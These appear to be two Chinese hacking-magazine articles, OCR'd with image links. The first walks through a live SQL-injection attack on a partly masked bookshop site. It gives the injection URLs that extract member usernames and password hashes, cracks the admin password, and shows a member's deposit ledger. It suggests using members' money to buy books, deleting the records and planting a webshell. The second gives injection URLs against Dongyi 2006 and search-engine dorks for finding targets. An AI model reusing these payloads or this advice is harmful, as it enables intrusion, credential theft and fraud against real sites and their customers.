


图3

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /home/www/*****.cn/www.*****/listdetail.php on line 27

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /home/www/*****.cn/www.*****/listdetail.php on line 30

从错误提示中我们可以知道对方使用的数据库是mysql，使用的系统基本上应该是UNIX/Linux。在猜解前，我试着找了一下对方的后台，结果没有找到，于是就把目标锁定在网站的图书和会员身上了。再进行如下提交 **http://www.*****.cn/book.php?id=857 and ord(mid(version(),1,1))>51/***，结果返回正常。因为4的ascII码对应的是51，所以通过上边的提交，我判断对方的mysql数据库应该是大于4的版本，那么就应该支持union查询。先查一下字段，提交 **http://www.*****.cn/book.php?id=857 order by 5/***，返回不正常，说明字段应该小于5。继续提交

http://www.*****.cn/book.php?id=857 order by 3/*，返回正常，说明字段为3。现在使用union进行查询，http://www.*****.cn/book.php?id=857 union select 1,2,3/*，在图书封面下面出现了一个2，如图1。

如果我们提交mysql函数的话，可以得到数据库的相关信息，比如可以查看数据库的名称。把2替换成database()进行提交就可以得到数据库的名称了，http://www.*****.cn/book.php?id=857 union select 1,database(),3/*，如图2，得知数据库为bookshop。使用version()函数，可以查到数据库的版本，提交http://www.*****.cn/book.php?id=857%20union%20select%201,version(),3/*,可以知道数据库的版本是4.0.27。

来猜一下保存会员的帐号与密码的表名，提交http://www.*****.cn/book.php?id=857%20union%20select%201,2,3%20from%20user/*，结果返回的页面与提交http://www.*****.cn/book.php?id=857 union select 1,2,3/*一样，说明表名是user。现在开始猜会员的帐号与密码了，来看看登录页面的源文件：

```
<td height="25" align="center">用户名:<input name="username" type="text" class="input_text" size="8">
<input name="comeurl" type="hidden" value="">
  </td>
    </tr>
    <tr>
      <td height="25" align="center">密  码:<input name="userpassword" type="password" class="input_text" size="8"></td>
```

在登录的地方，把用户名使用username，密码使用userpassword进行传递，然后再验证用户名与密码是否正确。在一般情况下，网站的开发人员会把字段名和表单的名称取成一样的。我们看看有没有username，进行如下的提交http://www.*****.cn/book.php?id=857%20union%20select%201,username,3%20from%20user/*，好久都还没显示出来，直觉告诉我们成功了，而且会员数比较大，大概过了5分钟，网页显示出来了，用户名自然也给暴出来了，如图3。那么userpassword肯定是对应的用户密码，进行提交http://www.*****.cn/book.php?id=857%20union%20select%201,userpassword,3%20from%20user/*，我的电脑差点死机了，等了大约10分钟，终于得到了用户的密码，如图4。

会员数量很多哦，这些密码都是经过md5加密的，我们总不至于一个一个的把这些md5密码破解，然后再去登录拿书吧！在网页的下面看了有个程序设计：iceheart，我们来看看有没有叫iceheart的用户，有的话对方肯定是管理员。

会员太多了，一个个的找太困难了，还是用别的方法吧！先猜一下有没有userid这个字段，提交http://www.*****.cn/book.php?id=857%20union%20select%201,userid,3%20from%20user/*，出现了类似图4的页面，既然iceheart是管理员，那么他的userid就极可能为1。提交http://www.*****.cn/book.php?id=857%20union%20select%201,username,3%20from%20user%20where%20userid=1/*，出现如图5所示的页面。

再来提交，http://www.*****.cn/book.php?id=857%20union%20select%201,userpassword,3%20from%20user%20where%20userid=1/*,成功得到了iceheart的密码。然后就是到在线的MD5密码破解网站来破解这个密码了，我推荐使用www.cmd5.com。得到密码后，我使用iceheart帐号登录进去，看见里面会员的汇款，最高的有1500元，如图6。用户的真实姓名、家庭住址、联系电话都在里面，最主要的是有将近1000个会员，是不是感觉发了？看谁的钱多就用谁的钱去订书吧，等到我们想要的图书邮寄过来后再用管理员的帐号删除购书的信息即可，不过我还是很怕怕的！




图4





图5


②也可以先填写存单再去汇款，但汇款金额与方式一定要与所填相符。
③在预存款未被确认时（以灰色表示），您可以删除重新填写。
④您可以存入比本次购书多的款项，在以后购书时扣除，以免多次跑银行，多交手续费。

我的“存折”

未被确认的存款不参加余额计算

日期	存入	支出	余额	银行	确认时间	备注
2004-03-05	10.00		10.00	农业银行（推荐）	2004-09-08 16:09:20	开户
2004-03-05	10.00		20.00	招商银行	2004-09-09 07:22:24	招行
2004-03-05	10.00		30.00	中国银行	2004-09-09 07:24:05	开户
2004-03-05	10.00		40.00	工商银行（推荐）	2004-09-09 07:26:00	开户
2004-03-05	10.00		50.00	建设银行（推荐）	2004-09-09 07:29:24	开户
2004-04-30	10.00		60.00	邮局汇款	2004-05-23 23:42:54	省市
2004-05-23	391.00		451.00	建设银行（推荐）	2004-05-23 22:42:01	辽宁
2004-05-23		391.00	60.00	订单支付	2004-05-23 22:43:12	0000
2004-05-24		12.00	48.00	订单支付	2004-05-24 21:34:32	0000
2004-06-14		31.00	17.00	订单支付	2004-06-14 22:25:31	0000
2004-06-23	5.80		22.30	网银在线	2004-08-09 08:15:34	管理
2004-07-01	2.43		25.23	农业银行（推荐）	2004-09-08 16:08:02	2004
2004-07-01	2.59		27.82	招商银行	2004-09-09 07:17:21	招行
2004-07-01	5.90		33.72	工商银行（推荐）	2004-09-09 07:27:45	2004
2004-07-01	4.76		38.48	建设银行（推荐）	2004-09-09 07:29:46	2004
2004-07-03	100.00		138.48	建设银行（推荐）	2004-09-09 08:06:48	四川
2004-07-04	11.00		149.48	建设银行（推荐）	2004-09-09 08:07:05	四川
2004-07-04	0.78		150.26	中国银行	2004-09-09 07:23:13	2004
2004-07-21	1000.00		1150.26	农业银行（推荐）	2004-09-08 16:12:05	内蒙

图6

虽然我们使用iceheart帐户登录进去后没多大的权限，但是却可以在收货信息处插入一句话木马，然后再上传一个大的php木马，就可以很轻易的得到对方的webshell了。后来，我通知了网站的管理员，相信当大家看到这篇文章的时候，该网站的漏洞已经修复了。

文章难度：☆☆☆
文章阅读点：动易最新漏洞的工具利用方法

动易2006 SP4最新漏洞的利用

毒药

转眼就大四了，一直忙着复习考研，连动易2006出了新的漏洞了还不知道，前几天好友_mk告诉我说利用程序都出来了，官方还发布了补丁，赶紧下了一套来分析。

一、漏洞介绍

影响版本：所有版本（包括免费版、商业SQL版及Access版）

漏洞描述：此漏洞主要通过NewComment.asp存在的注入漏洞，可以获取系统管理员权限，并通过修改系统设置上传木马程序，进而控制整个动易系统。特别是对于SQL版的系统会造成严重的后果。

二、漏洞分析

既然补丁已经公布了，省得我们再去一句句读代码分析了，直接来到存在漏洞的地方，看到以下代码：

```
ModuleName = Trim(request("ModuleName")) // 仅仅换掉两端的空格

If ClassID <> 0 Then
sqlComment = "Select top " & Num & " C.* from PE_Comment C left join PE_" & ModuleName & " A on C.InfoID=A." &ModuleName & "ID where A.ChannelID=" & ChannelID & " and A.ClassID=" & ClassID & " and C.Passed =" & PE_True
```

ModuleName直接带人了SQL语句中，传说中的注人发生了。虽然这个漏洞同样影响ACCESS版的系统，但是由于ACCESS先天的缺陷，还有动易2006后台“管理认证码”的问题，使得ACCESS版的很难有所作为。本文我们仅以SQL版的作为实例讲解。

说到这有的读者可能已经忍不住提交

```
http://www.xxx.com/NewComment.asp?num=1&ChannelID=1&ClassID=1&ModuleName=soft and user>0--
```

来暴用户了，但是这样是不行的。我们提交的 **user>0** 是不能执行的，会提示“在关键字 'and' 附近有语法错误”（开始我还被难住了）。这个问题我们可以这样解决，只要把 **user>0** 放在where语句中就可以执行了，提交：

```
http://www.xxx.com/NewComment.asp?num=1&ChannelID=1&ClassID=1&ModuleName=soft?A?on?C.InfoID=A.softID?where?1=1?and?user>0--
```

这样就解决了，剩下的就自已发挥吧。

X小编：其实这里毒药用 **soft and user>0--** 应该是对 **left jion** 语法没有仔细观察，所以配对失败。不过作者能够用自己想出来的办法达到一样的效果还是值得大家学习的！

三、工具利用

在百度里面搜索“本网站核心程序使用　动易网站管理系统”可以搜出几万个使用动易系统的网站来，如图1。当然你也可以利用别的更好的关键字来搜索目标，需要注意的是.gov的域名是政府网站，希望大家不要拿他们来玩火，毕竟入侵普通网站不构成损失只是违法，入侵政府网站可是犯罪。

